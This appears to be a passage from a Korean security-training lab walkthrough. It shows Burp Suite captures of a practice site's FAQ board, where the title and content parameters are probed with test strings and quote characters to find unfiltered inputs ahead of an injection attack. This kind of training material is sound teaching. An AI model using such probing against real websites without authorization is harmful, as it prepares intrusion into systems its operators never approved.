

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.2.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Time Typ Direction Method URL
16:39:39 1 Apr 2... H... → Request POST https://lab.eqst.co.kr:8083/exam19/process/faqProcess.php
Request
Pretty Raw Hex
Sec-Fetch-Dest: empty
Referer: https://lab.eqst.co.kr:8083/exam19/faqwrite.php
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=1, i
Connection: keep-alive
------WebKitFormBoundary6bBGUxO2krgMArGM
Content-Disposition: form-data; name="boardId"
------WebKitFormBoundary6bBGUxO2krgMArGM
Content-Disposition: form-data; name="regType"
------WebKitFormBoundary6bBGUxO2krgMArGM
Content-Disposition: form-data; name="title"
test1
------WebKitFormBoundary6bBGUxO2krgMArGM
Content-Disposition: form-data; name="fileupload"
------WebKitFormBoundary6bBGUxO2krgMArGM
Content-Disposition: form-data; name="aFiles"
------WebKitFormBoundary6bBGUxO2krgMArGM
Content-Disposition: form-data; name="content"
test2
------WebKitFormBoundary6bBGUxO2krgMArGM--
Search


Step 2. 필터링 존재 여부 확인 및 우회


Step 2-1. 게시물 수정 Request 를 Intercept 하여 모든 파라미터에 test1 test2 test3 ... 입력


: 해당 Request 전송 시, 입력한 임의의 문자열이 Response 의 파라미터에 존재하는 것을 확인할 수 있다.

: title 단락에 test3, content 단락에 test6 이 들어간다.




EQST LMS
EQST 보안교육센터
lab.eqst.co.kr:8083/exam19/faq.php
EQST 보안교육센터
이큐스트님 환영합니다.
로그아웃 | 개인정보수정
FAQ
FAQ
작성일 YYYYMMDD - YYYYMMDD
전체
번호
제목
첨부파일
작성자
작성일
조회
1
test3
이큐스트
2025-04-01
0
1
등록



EQST LMS
EQST 보안교육센터
lab.eqst.co.kr:8083/exam19/faqview.php?pageIndex=1&board_id=31030&sorting=&sotingAd=DESC&startDt=&endDt=&searchType=all&keyword=
EQST 보안교육센터
이큐스트님 환영합니다.
로그아웃 | 개인정보수정
FAQ
FAQ
제목
test3
작성일
2025-04-01 07:41:29
조회
1
첨부파일
작성자
이큐스트
내용
test6





Step 2-2. 게시물 수정 Request 를 Intercept 하여 test1 대신 "test1, test2 대신 "test2 입력

: 필터링 되는 파라미터를 확인하기 위해 더블쿼트(")를 붙여 다시 Request 를 전송한다.

: 두 파라미터 모두 필터링이 되지 않으므로, 두 파라미터를 모두 이용하여 공격을 진행한다.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.2.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Time Type Direction Method URL
15:02:00 5 Apr ... HTTP → Request POST https://lab.eqst.co.kr:8083/exam19/process/faqEditProcess.php
Request
Pretty Raw Hex
Sec-Fetch-Dest: empty
Referer: https://lab.eqst.co.kr:8083/exam19/faqedit.php?board_id=31030
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=1, i
Connection: keep-alive
------WebKitFormBoundary8O84oTP2q5uMVkeZ
Content-Disposition: form-data; name="board_id"
31030
------WebKitFormBoundary8O84oTP2q5uMVkeZ
Content-Disposition: form-data; name="fileDel"
------WebKitFormBoundary8O84oTP2q5uMVkeZ
Content-Disposition: form-data; name="title"
'test3
------WebKitFormBoundary8O84oTP2q5uMVkeZ
Content-Disposition: form-data; name="fileupload"
------WebKitFormBoundary8O84oTP2q5uMVkeZ
Content-Disposition: form-data; name="aFiles"
------WebKitFormBoundary8O84oTP2q5uMVkeZ
Content-Disposition: form-data; name="content"
'test6
------WebKitFormBoundary8O84oTP2q5uMVkeZ--
Search


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.2.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP
26 https://google-ohttp-relay-sa... POST / 200 360 146.75.49.91
27 https://lab.eqst.co.kr:8083 GET /exam19/faqview.php?pageIndex=1... 200 10896 HTML php EQST 보안교육센터 218.233.105.178
Request
Pretty Raw Hex
GET /exam19/faqview.php?pageIndex=1&board_id=31030&sorting=&sotingAd=DESC&startDt=&endDt=&searchType=all&keyword= HTTP/1.1
Host: lab.eqst.co.kr:8083
Cookie: PHPSESSID=d290efc0be70e3603f207ce2f0f9f771
Sec-Ch-Ua: "Chromium";v="134", "Not:A-Brand";v="24", "Google Chrome";v="134"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://lab.eqst.co.kr:8083/exam19/faq.php
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
Connection: keep-alive
Search 0 highlights
Response
Pretty Raw Hex Render
<colgroup>
<col width="15%" />
<col width="35%" />
<col width="15%" />
<col width="35%" />
</colgroup>
<tbody>
<tr>
<th>
제목
</th>
<td colspan="3" class="txt_lft">
test3
</td>
</tr>
<tr>
<th>
작성일
</th>
<td>
2025-04-01 07:41:29
</td>
test 1/2 matches


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.2.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP
26 https://google-ohttp-relay-sa... POST / 200 360 146.75.49.91
27 https://lab.eqst.co.kr:8083 GET /exam19/faqview.php?pageIndex=1... 200 10896 HTML php EQST 보안교육센터 218.233.105.178
Request
Pretty Raw Hex
GET /exam19/faqview.php?pageIndex=1&board_id=31030&sorting=&sotingAd=DESC&startDt=&endDt=&searchType=all&keyword= HTTP/1.1
Host: lab.eqst.co.kr:8083
Cookie: PHPSESSID=d290efc0be70e3603f207ce2f0f9f771
Sec-Ch-Ua: "Chromium";v="134", "Not:A-Brand";v="24", "Google Chrome";v="134"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://lab.eqst.co.kr:8083/exam19/faq.php
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
Connection: keep-alive
Search 0 highlights
Response
Pretty Raw Hex Render
</th>
<td class="txt_lft">
이규스트
</td>
</tr>
<tr>
<th>
내용
</th>
<td colspan="3" class="txt_lft">

test6

</td>
</tr>
</tbody>
</table>
</form>

<!-- /.span -->


<!-- /.row -->
test 2/2 matches

